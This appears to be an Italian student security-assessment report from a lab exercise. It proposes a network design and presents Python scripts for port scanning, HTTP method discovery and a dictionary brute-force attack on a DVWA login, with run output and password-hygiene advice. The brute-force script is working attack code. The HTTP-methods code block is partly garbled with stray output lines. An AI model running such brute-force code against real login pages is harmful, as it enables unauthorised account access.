


# Report Totale

Valutazione di Sicurezza

Theta Company

# 1- Modello Di Rete

## Modello Block Diagram



Per migliorare il design della rete, abbiamo aggiunto alcune funzionalità come mostrato nella figura sopra:

### a- IPS (Sistema di prevenzione delle intrusioni)

Un sistema di prevenzione delle intrusioni (IPS) è uno strumento di sicurezza della rete (che può essere un dispositivo hardware o un software) che monitora continuamente una rete per rilevare attività dannose e intraprende azioni per prevenirle, inclusi segnalazione, blocco o eliminazione, quando si verifica.

### b- Firewall con DMZ

Il firewall con la funzione di negazione esplicita per impedire qualsiasi richiesta di connessione dall'esterno dell'azienda, una porta DMZ (area) dove abbiamo collegato il server WEB, le DMZ consentono le connessioni dall'esterno.


### c- Reverse Proxy Server (proxy inverso)

Viene utilizzato per coprire il server originale poiché la richiesta di connessione dall'esterno andrà direttamente al server proxy inverso, abbiamo anche installato il WAF (WEB Application Firewall) che è responsabile del filtraggio dei pacchetti dannosi http e https.

### d- VLAN (Virtual lan)

La Vlan e la segmentazione della rete per salvaguardare nodi aziendali dal rischio di infezioni

## Modello Packet Tracer



Con il rettangolo grande arancio abbiamo delimitato la zona aziendale

Con il rettangolo celeste abbiamo delimitato la zona DMZ

Con il rettangolo verde abbiamo delimitato la zona firewall

Con il rettangolo bianco abbiamo rappresentato la rete pubblica

Abbiamo messo il (IPS) tramite il router e il firewall per prevenire tutta la rete dalla connessione malevoli.

## 2- Web server

### A- Port scan:

Esecuzione del programma

```
(kali㉿kali)-[~/Desktop/Epicode_LAB/Buildweek]
$ python3 P0rtScann3r.py
Inserisci l'IP da scansionare: 192.168.1.16
Inserisci l'intervallo di porta da scansionare: 0-1024
Scan di host 192.168.1.16 dalla porta 0 alla porta 1024
Porta 21 - aperta - Servizio: ftp
Porta 22 - aperta - Servizio: ssh
Porta 23 - aperta - Servizio: telnet
Porta 25 - aperta - Servizio: smtp
Porta 53 - aperta - Servizio: domain
Porta 80 - aperta - Servizio: http
Porta 111 - aperta - Servizio: sunrpc
Porta 139 - aperta - Servizio: netbios-ssn
Porta 445 - aperta - Servizio: microsoft-ds
Porta 512 - aperta - Servizio: exec
Porta 513 - aperta - Servizio: login
Porta 514 - aperta - Servizio: shell
(kali㉿kali)-[~/Desktop/Epicode_LAB/Buildweek]
$
```

Innanzitutto, abbiamo creato un programma per testare le porte aperte nel server, come mostrato in figura. Abbiamo riscontrato che le porte aperte sono molte rispetto a quelle che servono per l'utilizzo del server; quindi, consigliamo di chiudere le porte non necessarie.

Alcuni consigli:

- Chiudere la porta 23 Telnet perché si usa per fare connessione da remoto ma non in maniera criptata. E consigliato usare la porta 22 (ssh) perché criptata
- Usare HTTPS su porta 443 invece di usare l'HTTP sulla porta 80, perché, con HTTPS la connessione sarà più sicura

### Codice Port scan:

```
GNU nano 6.3 P0rtScann3r.py
import socket

target = input('Inserisci l'IP da scansionare: ')
portrange = input('Inserisci l'intervallo di porta da scansionare: ')

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print('Scan di host ', target, ' dalla porta ', lowport, ' alla porta ', highport)

for port in range(lowport, highport+1):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target, port))
    if(status == 0):
        serviceName = socket.getservbyport(port)
        print('Porta', port, '- aperta - Servizio:', serviceName)
    s.close()
```

#### 1- Import:

Dove va ad importare le librerie socket, platform, os preconfigurate a linux per poter usare le sue funzioni

#### 2- target, portrange:

Sono variabili che salvano l'inserimento dell'utente di IP e numero della porta tramite funzione **input**

#### 3- lowport, highport:

Sono variabili per chiamare la funzione preconfigurata **split ()**

#### 4- Ciclo for:

Per scansionare il range di porte date dall'utente


#### 5- Controllo if:

Se la porta e aperta il programma indica il numero della porta e il nome del servizio.

### 3- Application server

#### A-I metodi di http

##### Esecuzione del programma



```
Kali-Linux-2022.2-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

(kali@kali)-[~/Desktop/Epicode_LAB/Buildweek]
$ python3 Met0di-HTTP.py
Inserisci IP del sistema target: 192.168.1.16
Inserisci la porta del sistema target: 80

I metodi HTTP abilitati sono: GET,HEAD,POST,OPTIONS,TRACE

(kali@kali)-[~/Desktop/Epicode_LAB/Buildweek]
$
```

Abbiamo creato un programma per dimostrare i metodi abilitati http nella pagina phpMyAdmin del vostro server web e come mostrato nella figura abbiamo riscontrato che i metodi abilitati sono

- GET:

Il metodo GET richiede una rappresentazione della risorsa specificata. Le richieste che utilizzano GET dovrebbero solo recuperare i dati.

- HEAD:

Il metodo HEAD richiede una risposta identica a una richiesta GET, ma senza il corpo della risposta.

- POST:

Il metodo POST invia un'entità alla risorsa specificata, causando spesso una modifica dello stato o effetti collaterali sul server.

- OPTIONS:

Il metodo OPTIONS descrive le opzioni di comunicazione per la risorsa di destinazione.

- Trace:

Il metodo TRACE esegue un test di loopback del messaggio lungo il percorso della risorsa di destinazione.

## Codice metodi http

```
GNU nano 6.3 Met0di-HTTP.p
import http.client: del sistema target: 80

I metodi HTTP abilitati sono: GET,HEAD,POST,OPTIONS,TRACE
host = input('Inserisci IP del sistema target: ')
port = input(' Inserisci la porta del sistema target: ')

if(port == ""): 200 OK
    port=80
Il metodo DELETE e: 200 OK
try:
    print(" ")
    connection1 = http.client.HTTPConnection(host, port)
    connection1.request('OPTION', '/phpMyAdmin/phpMyAdmin.html')
    response1 = connection1.getresponse()
    print('I metodi HTTP abilitati sono: ',response1.getheader('allow'))
    print(" ")
    connection1.close()
Inserisci la porta del sistema target: 80
except ConnectionRefusedError:
    print("Connesione fallita")
```

Il programma e composta da 4 parti come si è mostrato nella figura

- a- **Import:**  
Dove va ad importare la libreria http.client preconfigurata a linux per poter usare le sue funzioni
- b- **Host, port:**  
Sono variabili che salvano l'inserimento dell'utente di IP e numero della porta tramite funzione **input**
- c- **Controllo if:**  
Controlla se l'inserimento dell'utente e = 80
- d- **Ciclo try:**  
Permette di intercettare gli errori nell'esecuzione di istruzioni tramite la funzione **except**

## B- Brute force-dvwa

### Codice brute-force

```
GNU nano 6.3 brut-dvwa1.py
import http.client, urllib.parse

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

Target = input('Inserisci IP della sistema Target: ')
url = input('Inserisci il url da attaccare: ')
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        print (user,"-",pwd)
        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,"Login": 'Submit'})
        headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection(Target,80)
        conn.request('POST', url,post_parameters, headers)
        response = conn.getresponse()
        print(response.status)
        if(response.getheader('location') == "index.php"):
            print("Logged with:",user," - ",pwd)
            exit()
    print("\n")
```

Il programma e composta da 4 parti come si è mostrato nella figura

- a- **import:**  
Dove va ad importare le librerie http.client e urllib.parse preconfigurata a linux per poter usare le sue funzioni
- b- **username\_file, password\_file:**  
Sono variabili che aprono il file nel percorso scritto nella funzione **open**.
- c- **user\_list, password\_list:**  
Sono variabili che leggono il contenuto del file tramite la funzione **readlines ()**
- d- **Target, url:**  
Sono variabili che salvano l'inserimento dell'utente di IP e url da attaccare
- e- **Doppio for:**  
Per selezionare l'user dalla lista di username e provare tutte password nella lista finche trova quelli esatti
- f- **Controllo if:**  
per controllare il contenuto di location in header.



## Esecuzione del programma

```
(kali㉿kali)-[~/Desktop/Epicode_lab]
$ python3 bruteforce.py
Inserisci IP della sistema Target: 192.168.1.36
Inserisci il url da attaccare: /dvwa/login.php
admin - #!comment: This collection of data is (C) 1996-2020 by Insecure.Com LLC.
302
admin - #!comment: It is distributed under the Nmap Public Source license as
302
admin - #!comment: provided in the LICENSE file of the source distribution or at
302
admin - #!comment: https://svn.nmap.org/nmap/LICENSE . Note that this license
302
admin - #!comment: requires you to license your own work under a compatable open source
302
admin - #!comment: license. If you wish to embed Nmap technology into proprietary
302
admin - #!comment: software, we sell alternative licenses (contact sales@insecure.com).
302
admin - #!comment: Dozens of software vendors already license Nmap technology such as
302
admin - #!comment: host discovery, port scanning, OS detection, and version detection.
302
admin - #!comment: For more details, see https://nmap.org/book/man-legal.html
302
admin -
302
admin - 123456
302
admin - 12345
302
admin - 123456789
302
admin - password
302
Logged with: admin - password
```

Il programma come mostrato in figura ha subito trovato le credenziali di accesso essendo molto comuni. Abbiamo provato a immaginare che un dipendente dell'azienda scrivesse una password leggermente più complessa, ma riconducibili ai suoi dati anagrafici (federico91)

Riscontrando che un possibile attacco di brute force può intercettare una password che abbia solo caratteri e numeri

```
admin - daniel
302
admin - monkey
302
admin - babygirl
302
admin - qwerty
302
admin - lovely
302
admin - federico91
302
Logged with: admin - federico91
```


Mettendo una password  
Complessa (feDerico@91)  
Abbiamo riscontrato che il  
Sistema non individua la  
password di ingresso

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Epicode_LAB/Buildweek]
$ python3 brut-dvwa1.py
Inserisci IP della sistema Target: 192.168.1.16
Inserisci il url da attaccare: /dvwa/login.php
admin - 123456
302
Password non trovata

(kali㉿kali)-[~/Desktop/Epicode_LAB/Buildweek]
$
```

Considerazioni per i dipendenti

- 1- Non usare nomi e date di nascita relativi al vostro nucleo familiare.
- 2- Non usare parole presenti nei dizionari perché possibile utilizzare tali dizionari in formato elettronico.
- 3- Non scrivere e non memorizzare la password sulle utenze utilizzate.
- 4- Non salvare la password sul browser come mostrato in figura:



- 5- E buona norma cambiare la password ogni 2-3 mesi.
- 6- Utilizzare caratteri speciali per rafforzare la sicurezza della password.
- 7- Utilizzare la password di minimo di 10 caratteri.

Queste sono le norme oltre alla sicurezza perimetrale aziendale